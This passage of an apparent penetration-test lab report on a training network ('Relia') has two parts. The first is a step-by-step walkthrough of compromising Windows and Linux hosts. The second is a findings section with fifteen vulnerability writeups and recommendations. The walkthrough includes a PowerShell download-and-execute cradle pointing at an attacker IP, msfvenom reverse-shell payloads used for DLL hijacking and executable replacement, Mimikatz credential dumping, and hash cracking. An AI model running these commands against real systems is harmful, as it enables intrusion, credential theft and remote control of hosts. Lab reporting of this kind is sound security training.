**Step 120:** Open Powershell and get the local.txt flag located at **C:\Users\michelle\Desktop.**

A screenshot of a computer

Description automatically generated

Step 121: We found a Scheduler folder inside the C drive.

A screenshot of a computer

Description automatically generated

**Step 122:** The **scheduler.exe** app is in the **Scheduler** folder which did not run because of a missing **.dll** file.

A screenshot of a computer

Description automatically generated

**Step 123:** Make a powershell shortcut with a shellcode runner. *(We are doing this to download the scheduler.exe file)*

**powershell.exe -ExecutionPolicy Bypass -NoExit -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.153:8888/run1.ps1')"**

A screenshot of a computer

Description automatically generated

**Step 124:** Create an msfvenom payload with port 5252 and start the listener.

**msfvenom -p windows/x64/meterpreter\_reverse\_tcp LHOST=192.168.45.153 LPORT=4242 -f psh -o run1.ps1**

After starting the listener, execute the powershell payload to get the shell for **michelle.**

A screenshot of a computer program

Description automatically generated

**Step 125:** Move to scheduler folder in meterpreter session and **download scheduler.exe.**

A screenshot of a computer

Description automatically generated

**Step 126:** Use xfreerdp to move in the WINPREP machine provided by offsec. The credentials are offsec:lab.

**xfreerdp /u:offsec /d:relia.com /p:'lab' /v:192.168.188.250 /w:1920 /h:1080**

**curl http://<LOCAL\_IP>:8888/scheduler.exe -o scheduler.exe**

*A screenshot of a computer

Description automatically generated*

**Step 127:** Create a new service for scheduler.exe and start it.

**sc.exe create “sch” binpath= “C:\Users\offsec\Downloads\Scheduler\scheduler.exe**

**sc.exe start sch**

A screenshot of a computer

Description automatically generated

**Step 128:** In the C:\Tools\SysinternalsSuite, start Procmon.

A screenshot of a computer

Description automatically generated

**Step 129:** The properties for scheduler.exe says ‘**beyondhelper.dll**’ is missing.

A screenshot of a computer

Description automatically generated

**Step 130:** Create a msfvenom payload named ‘**beyondhelper.dll**’, and host it on a python server.

**msfvenom -p windows/x64/meterpreter\_reverse\_tcp LHOST=192.168.45.153 LPORT=6262 -f dll -o beyondhelper.dll**

*A screenshot of a computer

Description automatically generated*

**Step 131:** Move to 172.16.78.5 and use **curl** utility to download **beyondhelper.dll** in the **Scheduler** folder.

**curl** [**http://192.168.45.153:8888/beyondhelper.dll**](http://192.168.45.153:8888/beyondhelper.dll) **-o beyondhelper.dll**

A computer screen shot of a blue screen

Description automatically generated

**Step 132:** Start a meterpreter listener with port 6262 as we used it in the **beyondhelper.dll** file.

A screenshot of a computer program

Description automatically generated

**Step 133:** Restart the Scheduler service.

**Restart-Service Scheduler**

A screenshot of a computer

Description automatically generated

**Step 134:** As seen in the snippet, a meterpreter session is open for **INTRANET\Administrator**

A screenshot of a computer program

Description automatically generated

**Step 135:** The proof.txt flag is located at **C:\Users\Administrator\Desktop**.

**A screenshot of a computer

Description automatically generated**

(172.16.78.15: WK02)

**Step 136:** In the meterpreter session: **getsystem** (to elevate privileges using SeImpersonate), **load kiwi**, and **creds\_all** to dump hashes.

A screenshot of a computer program

Description automatically generated

**Step 137:** The plaintext password was found for **andrea:PasswordPassword\_6.**

**A black and white image of a keyboard

Description automatically generated**

**Step 138:** Use xfreerdp with credentials **andrea:PasswordPassword\_6.,** to connect to 172.16.84.19.

**proxychains xfreerdp /u:andrea /d:relia.com /p:'PasswordPassword\_6' /v:172.16.84.19 /w:1920 /h:1080**

A screenshot of a computer screen

Description automatically generated

**Step 139:** Get the **local.txt** flag at location **C:\Users\andrea\Desktop**.

A screenshot of a computer

Description automatically generated

**Step 140:** Make a powershell shortcut with a shellcode runner. *(We are doing this to start a meterpreter session for andrea)*

**powershell.exe -ExecutionPolicy Bypass -NoExit -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.153:8888/run2.ps1')"**

A screenshot of a computer

Description automatically generated

**Step 141:** Create another msfvenom payload and set the port at 8282 and the listener.

*Execute the powershell shortcut and eventually a meterpreter session will start.*

A screenshot of a computer

Description automatically generated

**Step 142:** Drop into a shell in the meterpreter session using ‘**shell**’ command and download winpeas.exe hosted at the local machine.

*Winpeas.exe is a privilege escalation vector finding tool. It is easily available on github.*

**curl http://<LOCAL\_IP>:8888/winpeas.exe -o winpeas.exe**

A computer screen shot of a computer screen

Description automatically generated

**Step 143:** There is a schedule.ps1 folder in C drive running with elevated privileges as seen in the image below.

A computer screen shot of a computer screen

Description automatically generated

**Step 144:** Move into C drive and see the contents of schedule.ps1. In the contents it is trying to start and sleep **updatecollctor.exe** file in the C drive path **C:\updatecollector\updatecollctor.exe.**

A screenshot of a computer program

Description automatically generated

**Step 145:** Create an msfvenom payload named as **updatecollctor.exe.**

**msfvenom -p windows/x64/meterpreter\_reverse\_tcp LHOST=192.168.45.153 LPORT=9292 -f exe -o updatecollctor.exe**

A computer screen shot of a computer

Description automatically generated

**Step 146:** In the msfconsole start a listener with port **9292** and keep all variables same.

A screenshot of a computer program

Description automatically generated

**Step 147:** In the **updatecollector** folder, use curl to download the malicious **updatecollctor.exe**.

*Note the pre-installed updatecollector.exe is not executing because it is having an ‘****e****’ in the updatecollector.exe while the scheduler is expecting a updatecollctor.exe.*

*A screenshot of a computer program

Description automatically generated*

**Step 148:** As seen in the image below, a meterpreter session is open for user ‘**milana**’

A screenshot of a computer

Description automatically generated

**Step 149:** Get the proof.txt flag at the location **C:\Users\milana\Desktop**.

A screenshot of a computer

Description automatically generated

(172.16.78.19: backup)

**Step 150:** Download **Database.kdbx** from **C:\Users\milana\Documents**.

A screenshot of a computer

Description automatically generated

**Step 151:** Use keepass2john to create a hash for **Database.kdbx** file.

**keepass2john Database.kdbx > Keepasshash.txt** and remove ‘**Database:**’ from the hash generated

A black background with white text

Description automatically generated

**Step 152:** Use hashcat to crack the hash we generated.

**hashcat -m 13400 Keepasshash.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/rockyou-3000.rule --force**

*The password cracked is ‘****destiny1’*** *as seen below in red.*

A screenshot of a computer

Description automatically generated

**Step 153:** Open the Database.kdbx file with the cracked password.

A screenshot of a computer

Description automatically generated

**Step 154:** We found a user ‘**sarah**’ and her password ‘**placeholder**’.

A screenshot of a computer

Description automatically generated



**Step 155:** Use nmap with proxychains on IP 172.16.84.19 to check for open ports.

*As seen in the image below port 22 shows OK, i.e., SSH port is open on 172.16.84.19*

A screenshot of a computer

Description automatically generated

**Step 156:** Copy the SSH key for **sarah** from the **Database.kdbx** file as highlighted.

A screenshot of a computer

Description automatically generated

**Step 157:** Save the Private key in a file.

A screenshot of a computer code

Description automatically generated

**Step 158:** chmod 600 the Private Key and use proxychains to connect with IP 172.16.84.19 using ‘sarah’s’ private key.

**chmod 600 priv\_key\_sarah**

**proxychains ssh -i priv\_key\_sarah sarah@172.16.84.19**

A screenshot of a computer program

Description automatically generated

**Step 159:** Get the **local.txt** flag.

A screenshot of a computer program

Description automatically generated

**Step 159:** Run ps aux on the terminal. *(As seen below, a createbackup.sh shell file is present)*

A screen shot of a computer code

Description automatically generated

**Step 160:** There is a backup folder named borgbackup creating the shell file mentioned above.

A screenshot of a computer screen

Description automatically generated

**Step 161:** The snippet provides insights about borgbackup.

A screenshot of a computer

Description automatically generated

**Step 162:** Move into the /opt/borgbackup folder and run

**sudo borg extract /opt/borgbackup/::home –stdout** to read contents. *(As seen in the snippet, it is asking for a passphrase)*

A screenshot of a computer

Description automatically generated

**Step 163:** Download pspy64 from github. *(pspy is a process monitor tool for linux)*

**https://github.com/wildkindcc/Exploitation/blob/master/00.PostExp\_Linux/pspy/pspy64**

A screenshot of a computer

Description automatically generated

**Step 164:** Host the pspy64 on the local machine and download it on target machine through curl. Now run the pspy64, and get the passphrase for borgbackup as highlighted below.

A computer screen shot of red and black squares

Description automatically generated

**Step 165:** Run the sudo borg extract command again and enter the passphrase got from pspy64.

A screenshot of a computer program

Description automatically generated

**Step 166:** As seen below, user ‘amy’s’ credentials are present in the backup file. *(The password mentioned is hashed so we need to crack it)*

A screenshot of a computer program

Description automatically generated

**Step 167:** Use the online website <https://crackstation.net> to crack the hash. The plaintext password came out to be **backup1.**

A screenshot of a computer

Description automatically generated

**Step 168:** Use sudo su to elevate privileges and provide the password cracked earlier. Grab the **proof.txt** flag at the root folder.

A screenshot of a computer

Description automatically generated

(172.16.103.20: PRODUCTION)

**Step 169:** In the borgbackup file, we also found credentials for user ‘**andrew**’, as seen in the image below highlighted in red.

A screenshot of a computer

Description automatically generated

**Step 170:** Use andrew’s credentials to connect with ssh on IP 172.16.103.20.

**proxychains ssh andrew@172.16.103.20**

A screenshot of a computer program

Description automatically generated

**Step 171:** Get the local.txt flag in the root directory for host ‘**production**’.

A screenshot of a computer

Description automatically generated

**Step 172:** Run the linpeas on the target machine hosted on the local service.

**curl** [**http://192.168.45.248:8888/linpeas.sh**](http://192.168.45.248:8888/linpeas.sh) **-o linpeas.sh**

A screenshot of a computer

Description automatically generated

**Step 173:** In the root directory, we have a proof.txt file that seemed to be readable by non-privileged users.

A screenshot of a computer

Description automatically generated

**Step 174:** Confirm the readability of proof.txt file using **ls -alh** command.

Then use **cat /root/proof.txt** to display the content of proof.txt file.

A screenshot of a computer

Description automatically generated

(172.16.103.6: DC02)

**Step 175:** Create a list of username and password found in the AD environment as seen below.

A screenshot of a computer program

Description automatically generated

**Step 176:** Use crackmapexec to brute force the SMB shares with the usernames and passwords list made earlier.

**proxychains crackmapexec smb internal.txt -u username.txt -p passwords.txt --shares**

A screenshot of a computer

Description automatically generated

**Step 177:** Using jim’s credentials, shares on IP 172.16.103.21 is available, as seen below.

A screenshot of a computer

Description automatically generated

Step 178: Use the smbclient for ‘monitoring’ share on the IP 172.16.103.21 with jim’s credentials. We found multiple powershell transcript files in the directory. Use ‘get’ command to download the scripts on the local system.

A screenshot of a computer

Description automatically generated

**Step 179:** Use the cat command to open one of the transcritps and get the Credentials for **Administrator** of host ‘**FILES**’ as highlighted below.

A screenshot of a computer

Description automatically generated

**Step 180:** Use xfreerdp and use the administrator credentials we found earlier on the IP **172.16.103.6**

**proxychains xfreerdp /u:administrator /p:’vau!XCKjNQBv2$’ /v:172.16.103.6 /d:relia.com**

A screenshot of a computer

Description automatically generated

**Step 181:** Get the flag proof.txt on the Desktop for host ‘**DC02**’.

A screenshot of a computer

Description automatically generated

(172.16.103.30: webby)

**Step 182:** Use the xfreerdp with administrator credentials we used earlier on IP 172.16.103.20 (webby) and get the proof.txt on the Administrator desktop.

A screenshot of a computer

Description automatically generated

# Technical Findings

Vulnerability 1

## Unpatched Apache server running at web01.relia.com leading to Directory traversal.

## Description

The assessed network in scope for ‘**Relia**’ with IP address 192.168.219.245 has been identified to have **Web services on port 80 and 8000**, **port 21 with anonymous FTP login** and **SSH** services running. Unfortunately, the web service is running on an **Unpatched Apache server 2.4.49** (**CVE-2021-41773**) vulnerable to directory traversal and remote code execution. This vulnerability poses a significant threat to organization and can lead to sensitive data exposure by exploiting it. Common Weakness and Enumeration (CWE-22) says “Many file operations are intended to take place within a restricted directory. By using special elements such as ".." and "/" separators, attackers can escape outside of the restricted location to access files or directories that are elsewhere on the system. One of the most common special elements is the "../" sequence, which in most modern operating systems is interpreted as the parent directory of the current location.”

*Get more information on CWE-22 from* [*https://cwe.mitre.org/data/definitions/22.html*](https://cwe.mitre.org/data/definitions/22.html)*.*

*Get more information on CVE-2021-41773 from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773/*

## Impact

An unauthenticated attacker can exploit this vulnerability using the endpoint **/cgi-bin/test-cgi/** to get path traversal and get listing for **/etc/passwd**. This file contains information about user accounts on the system, including their usernames, user IDs (UIDs), group IDs (GIDs), home directories, and the default shell for the user. The malicious actor can gather a list of valid usernames and SSH key from the file and can use it to get access to the system as one of the users. This could compromise the integrity of the account.

## Recommendations

To mitigate this vulnerability, we recommend:

* Patch the apache version running on the web service to the latest version available.

Get more information on this: <https://httpd.apache.org/>

* Keep a watchful eye on security vulnerability databases such as the National Vulnerability Database (NVD) or the Common Vulnerabilities and Exposures (CVE) system to stay informed about Apache-related security vulnerabilities.

Vulnerability 2

Vulnerable Sudo version running on web01 leading to Privilege Escalation as Root

## Description

A recent vulnerability tracked as **CVE-2021-3156** in sudo, a powerful utility used on any standard linux installation, could allow unprivileged local users to gain root privileges on a vulnerable host. This flaw needs no authentication and is based on a heal buffer overflow in Sudo legacy versions 1.8.2 to 1.8.31. The host web01 is vulnerable to this sudo version running on it.

## Impact

An attacker having access as a low privileged account can download publicly available exploits and execute it on the target machine to obtain root privileges, even if the account is not listed in the sudoers group. This could lead to the malicious actor having admin privileges with unrestricted control over the entire system. They can modify, delete, or manipulate any file, process, or configuration on the system, posing a grave security risk.

## Recommendations

To mitigate this vulnerability, we recommend:

* Immediately upgrade to sudo 1.9.5 or later version as soon as possible
* To test further if the system is vulnerable, log in as a non-root user and run the “sudoedit -s /” command. Vulnerable systems will throw an error starting with “**sudoedit**”. Patched ones will display error starting with “**usage**”.

Source for this vulnerability writup: <https://resources.infosecinstitute.com/topics/vulnerabilities/new-sudo-flaw-used-to-root-on-any-standard-linux-installation/>

Vulnerability 3

## Anonymous FTP login allowed on web02 leading to sensitive file exposure.

## Description

The assessed network in scope for ‘**Relia**’ with IP address 192.168.203.247 has been identified to have **Web services on port 14080 and FTP on 14020** services running. Unfortunately, the anonymous login on FTP server allows to download a PDF file for Umbraco CMS which is used to manage digital content, exposing credentials for user ‘mark’ in plaintext.

## Impact

An unauthenticated attacker can exploit this vulnerability using the anonymous login through FTP. After successfully logging in, the malicious actor can get hold of sensitive umbraco pdf file which has plaintext credentials of user ‘mark’. These credentials can be used to compromise web02 since web02 is running unpatched umbraco CMS version, which is going to be discussed in next vulnerability writeup.

## Recommendations

To mitigate this vulnerability, we recommend:

* Block anonymous access to the FTP server if not needed.
* Avoid saving plain text credentials in any way, shape, or form.

Vulnerability 4

## Unpatched Umbraco version running on web02 leading to Authenticated Remote Code Execution

## Description

The assessed network in scope for ‘**Relia**’ with IP address 192.168.203.247 has been identified to have unpatched umbraco cms version **7.12.4** running. Umbraco CMS is used to manage digital content. The unpatched running version can allow a malicious actor with credentials for the CMS to get unauthorized access to the server.

*Get more information on the version:* [*https://our.umbraco.com/download/releases/7124*](https://our.umbraco.com/download/releases/7124)

## Impact

An unauthenticated attacker having credentials for the umbraco CMS system can use to login in the CMS. Following, the malicious actor can use publicly available exploit to compromise the web02 system. This could compromise the integrity of the account and the malicious actor could elevate privileges to gain unrestricted access to the system.

## Recommendations

To mitigate this vulnerability, we recommend:

* Patch the Umbraco version running to the latest version available.
* Avoid saving plain text credentials in any way, shape, or form.
* Keep a watchful eye on security vulnerability databases such as the National Vulnerability Database (NVD) or the Common Vulnerabilities and Exposures (CVE) system to stay informed about Umbraco-related security vulnerabilities.

Vulnerability 5

Internal web server running sudo privileges on host ‘demo’ leading to privilege escalation.

## Description

The assessed network in scope for ‘**Relia**’ with IP address 192.168.203.246 has been identified to have sudo privileges running by internal web server. The ‘**unnecessary**’ privilege can allow a malicious actor to elevate privileges in ‘demo’ compromising the entire server.

## Impact

A low privileged user in host ‘demo’ could be able to do SSH port forwarding to access the internal web server running ‘demo’. Since the internal web server has sudo privileges to the system, the attacker can get a reverse shell as ‘**www-data**’ and elevate privileges using ‘**sudo su**’ to root compromising the system ‘demo’.

## Recommendations

To mitigate this vulnerability, we recommend:

* Remove the privileges for www-data if not needed.
* Follow the principle of least privilege.

Vulnerability 6

## SMB Port 445 on 192.168.247.248 allows Unrestricted Guest Login, Exposing Sensitive Keepass File, Leading to Unauthorized access.

## Description

The assessed network in scope for ‘**Relia**’ with IP address 192.168.247.248 has been identified to have **SMB port 139,445 and RDP port 3389 to be Open.** The Open Server Message Block (SMB) protocol, a network file sharing protocol used for sharing files, printers, and various resources on a local network or the internet. This vulnerability allows remote user to the SMB server without providing valid credentials, such as username and password. This creates a significant security risk as it enables unauthorized access to shared files, folder, and resources.

## Impact

An unauthenticated attacker can exploit this vulnerability by logging in as guest user and access ‘transfer’ share in it. The transfer share has a sensitive keepass file that contains sensitive passwords for the user ‘emma’. The actor can crack the master key used to login to the keepass file, since the password is weak. The malicious actor can then use credentials of user ‘emma’ to login into the system compromising the integrity of the account. He could potentially modify, add, or remove files to maintain persistence in the system. Furthermore, the actor could elevate privileges compromising the entire system.

## Recommendations

To mitigate this vulnerability, we recommend:

* Immediately, block the guest access to smb port if not necessary.
* If it is necessary, restrict the use of shares accessible to the guest user.
* Use strong passwords as the master key for keepass.

Vulnerability 7

Use of plaintext password for user ‘mark’ leading to elevation of privileges in 192.168.247.248

## Description

During our engagement with IP 192.168.247.248 after getting access to the local system, we got hold of ‘AppKey’ (**an environment variable**), which we further enumerated and found out to be the credentials for user ‘mark’ that has access to 192.168.247.248. When passwords are stored in plain text, they are easily accessible to anyone with unauthorized access to the storage location, whether it be a database, configuration file, or other storage mechanism. This vulnerability allows actors to retrieve and exploit these passwords without any need for decryption or hashing.

## Impact

An authenticated attacker can run a tool names ‘**winpeas.exe**’, which is a privilege escalation tool to detect potential vectors to elevate privileges in windows system. After running the tool on the target machine, an attacker can get hold of ‘**AppKey**’ (**an environment variable**) which is the password for the user ‘**mark**’. The attacker can then use it to login as ‘mark’ and elevate privileges by exploiting the SeImpersonate privileges compromising the entire system. The actor can then add, delete, or modify files using the elevated privileges that could compromise the confidentiality, integrity, and availability of the account.

## Recommendations

To mitigate this vulnerability, we recommend:

* Never store plaintext passwords in any shape or form specifically as an environment variable.
* Always use a strong hashing algorithm to store the passwords.
* Enforce strong password policy, regularly update passwords, and implement MFA wherever possible.

Vulnerability 8

## Unpatched RiteCMS version running on 192.168.241.249 leading to Remote Code Execution

## Description

The assessed network in scope for ‘**Relia**’ with IP address 192.168.241.249 has been identified to have **Web services on port 80,8000** services running. Unfortunately, the web service running on port 8000 has been found to host a vulnerable RiteCMS version from 2021 running. It is an open-source Content Management System (CMS). This vulnerable version of RiteCMS allows an authenticated attacker to upload a malicious php shell file to get a remote connection.

## Impact

An unauthenticated attacker can use a directory brute force tool to search for hidden directories in web application <http://192.168.241.249:8000>. The attacker can then get hold of /cms/admin.php page, which is the login page for RiteCMS. Since, it is running with default credentials, the attacker can use it to gain access and upload a malicious php file. Consequently, the attacker would be able to run arbitrary commands on the server compromising the system. He can then use this access to elevate privileges to move laterally within the Active Directory environment compromising the entire ecosystem.

## Recommendations

To mitigate this vulnerability, we recommend:

* Patch the RiteCMS to its latest version available.
* Change the default login for RiteCMS immediately.
* Implement the Principle of Least privilege.

Vulnerability 9

Use of plaintext password for user ‘damon’ powershell history file leading to Low-privilege access to 172.16.127.14 (wk01)

## Description

During our engagement with IP 192.168.247.249 after getting access as NT AUTHORITY system, a malicious actor can get hold of console\_history.txt file which is a powershell history file having plaintext credentials for user ‘damon’. The plaintext credentials can be used to get initial access to the internal service of ‘**Relia**’.

## Impact

An authenticated attacker can run a tool names ‘**winpeas.exe**’, which is a privilege escalation tool to detect potential vectors to elevate privileges in windows system. After running the tool on the target machine, an attacker can get hold of ‘**Console\_history.txt file** which has the plaintext credentials for the user ‘**damon’**. The attacker can then use it to login as ‘damon’, compromising the system as a low-privileged user.

## Recommendations

To mitigate this vulnerability, we recommend:

* Never store plaintext passwords in any shape or form specifically as an environment variable.
* Always use a strong hashing algorithm to store the passwords.
* Enforce strong password policy, regularly update passwords, and implement MFA wherever possible.

Vulnerability 10

Use of plaintext password for user ‘maildmz’ in git folder of ‘staging’ directory leading to privilege escalation in 172.16.127.14 (wk01)

## Description

During our engagement with 172.16.127.14 after getting access as a low privileged user, a malicious actor could get hold of ‘maildmz’ credentials in the staging folder. The mail dmz credentials could be used by the attacker to send malicious phishing email within the internal network (which is more trustable than an outside phishing mail).

## Impact

An attacker having low privilege access to wk01 can get plaintext credentials for ‘maildmz’ in the staging directory in git folder. The mail dmz credentials can then be used by the attacker to send malicious phishing mail to [**jim@relia.com**](mailto:jim@relia.com)as this user is responsible for any problems occurring in wk01. Since the mail is from maildmz, [jim@relia.com](mailto:jim@relia.com) could think of it as a genuine mail and can unintentionally provide elevated access to wk01 leading compromise of the entire system.

## Recommendations

To mitigate this vulnerability, we recommend:

* Never store plaintext passwords in any shape or form specifically as an environment variable.
* Always use a strong hashing algorithm to store the passwords.
* Enforce strong password policy, regularly update passwords, and implement MFA wherever possible.

Vulnerability 11

## Missing .dll file in INTRANET (172.16.78.7) scheduler.exe leading to Privilege Escalation through DLL Hijacking.

## Description

The assessed network in scope for ‘**Relia**’ with IP address 172.16.78.7 has an executable in the folder ‘Scheduler’ named scheduler.exe. The scheduler.exe is running with elevated privileges and is missing a .dll file to execute it properly. This creates a vulnerability for a dll hijacking attack because when the application is executed with elevated privileges, it typically searches for required DLLs in specific directories and paths, following a predefined order. An attacker can place a malicious or specially crafted DLL in one of the search paths or directories where the application looks for the missing DLL leading to elevation of privileges. *(DLL hijacking is a security vulnerability that occurs when an application loads dynamic link library without specifying the full path to the DLL. Instead, it relies on the system’s default search order to local and load the DLL. Attackers can take advantage of this behavior by placing a malicious DLL with the same name as the expected DLL in a directory where the application looks during the DLL loading process)*

*Get more information on DLL hijacking from: https://cwe.mitre.org/data/definitions/427.html*

## Impact

An authenticated attacker to the internal network IP 172.16.78.7 can upload a malicious DLL file in the scheduler folder present in the C drive of INTRANET. When the service is restarted, the scheduler.exe looks for the missing .dll file and executes the program, giving access to the malicious actor as the administrator for **INTRANET.** This could lead to further pivoting in the Relia’s AD environment. The malicious actor could dump the hashes helping him to pivot and compromise the AD further.

## Recommendations

To mitigate this vulnerability, we recommend:

* Ensure that the application uses secure and specific paths to load required DLLs, avoiding reliance on insecure search paths (**C:\Users\offsec\Downloads\Scheduler\scheduler.exe)**
* Keep the application and its dependencies updated to ensure that missing DLLs are addressed, and unnecessary elevated privileges are minimized.
* Regularly review and update the application’s security configuration to adhere to best practices and reduce the risk of DLL hijacking.

Vulnerability 12

Use of plaintext password for user ‘andrea’ leading to low-level access of (172.16.78.15) WK02

## Description

During our engagement with IP 172.16.78.7 after getting access to the admin we got hold of user ‘andrea’ and her plaintext password by dumping hashes. When passwords are stored in plain text, they are easily accessible to anyone with unauthorized access to the storage location, whether it be a database, configuration file, or other storage mechanism. This vulnerability allows actors to retrieve and exploit these passwords without any need for decryption or hashing.

## Impact

An authenticated attacker in the internal system of Relia having access to IP 172.16.78.7 can dump hashes using a meterpreter session to get the plaintext password for user ‘andrea’. The plaintext password can be used directly to login using RDP as port 3389 is open. This could compromise the WK02 user’s account integrity. The malicious actor can further pivot in the environment by elevating privileges in WK02.

## Recommendations

To mitigate this vulnerability, we recommend:

* Never store plaintext passwords in any shape or form
* Always use a strong hashing algorithm to store the passwords.

Vulnerability 13

## Insecure write permissions for updatecollector folder in (172.16.78.15) WK02 leading to privilege escalation.

## Description

The assessed network in scope for ‘**Relia**’ with IP address 172.16.78.15 has insecure write permissions in the folder **updatecollector** present in the C drive. In the C drive a powershell file executes updatecollctor.exe every 5 seconds. Since the updatecollector.exe is not properly named in the updatecollector folder, a malicious user may place their own malicious executable in the writable directory. This could lead to privileged access to WK02 user.

## Impact

An authenticated attacker to the internal network IP 172.16.78.15 can upload a malicious exe file in the updatecollector folder present in the C drive of WK02. Since the schedule.ps1 is executing every 5 seconds, it will eventually execute the malicious updatecollctor.exe file. This could lead to privilege escalation in WK02. This cold give the entire access to 172.116.78.15 that could compromise the integrity of WK02 account.

## Recommendations

To mitigate this vulnerability, we recommend:

* Ensure that only authorized and trusted users have write permissions on the C drive and its associated directories.
* Review and restrict the permissions and privileges of scheduled tasks. Ensure that scheduled tasks run with the least necessary privileges and execute files from secure, trusted locations.

Implement file integrity monitoring solutions to detect any unauthorized changes to critical executable files on the system. This can help identify and respond to potential threats promptly.

Vulnerability 14

## Read permissions to root folder in IP 172.16.103.20 (production) leading to sensitive data exposure.

## Description

The assessed network in scope for ‘**Relia**’ with IP address 172.16.78.20 has read permissions to root folder for a low-level user. The excessive permissions to unprivileged users to sensitive files lead to data exposure and jeopardizes the integrity of the privileged rights of the account.

*Get more information on execution with unnecessary privileges: https://cwe.mitre.org/data/definitions/250.html*

## Impact

An authenticated attacker to the internal network IP 172.16.103.20 can access the sensitive files such as bash\_history in the root folder due to unnecessary read privileges to the unprivileged user in the ‘**production**’ host. This could lead to sensitive data exposure leading to compromise of the entire ‘production’ server.

## Recommendations

To mitigate this vulnerability, we recommend:

* Use the principle of least privilege, i.e., ensure that only necessary groups and users have access to sensitive information.
* Use chmod 600 to ensure that only the owner of the file has read access to it.

Vulnerability 15

Use of plaintext password for user ‘administrator’ of host ‘FILES’ leading to access of DC02 and WEBBY.

## Description

During our engagement with IP 172.16.103.21, **monitoring** smb shares could be accessed by ‘jim’s’ credentials. The powershell script file had plaintext credentials for administrator of ‘FILES’ host. The use of plaintext credentials in files poses a grave security risk for relia.com as it provides the access to multiple hosts in the relia AD environment.

## Impact

An authenticated attacker in the internal system of Relia having access to IP 172.16.103.21 with jim’s credentials can download powershell script files available in the ‘**monitoring**’ share. The script has plaintext credentials for ‘**administrator**’ of host ‘**FILES**’. The credentials obtained can be used by the malicious actor to log in to different host in the relia AD environment leading to the jeopardy of the entire organization. This should be mitigated immediately.

## Recommendations

To mitigate this vulnerability, we recommend:

* Never store plaintext passwords in any shape or form
* Always use a strong hashing algorithm to store the passwords.
* Enforce strong password policy, regularly update passwords, and implement MFA wherever possible.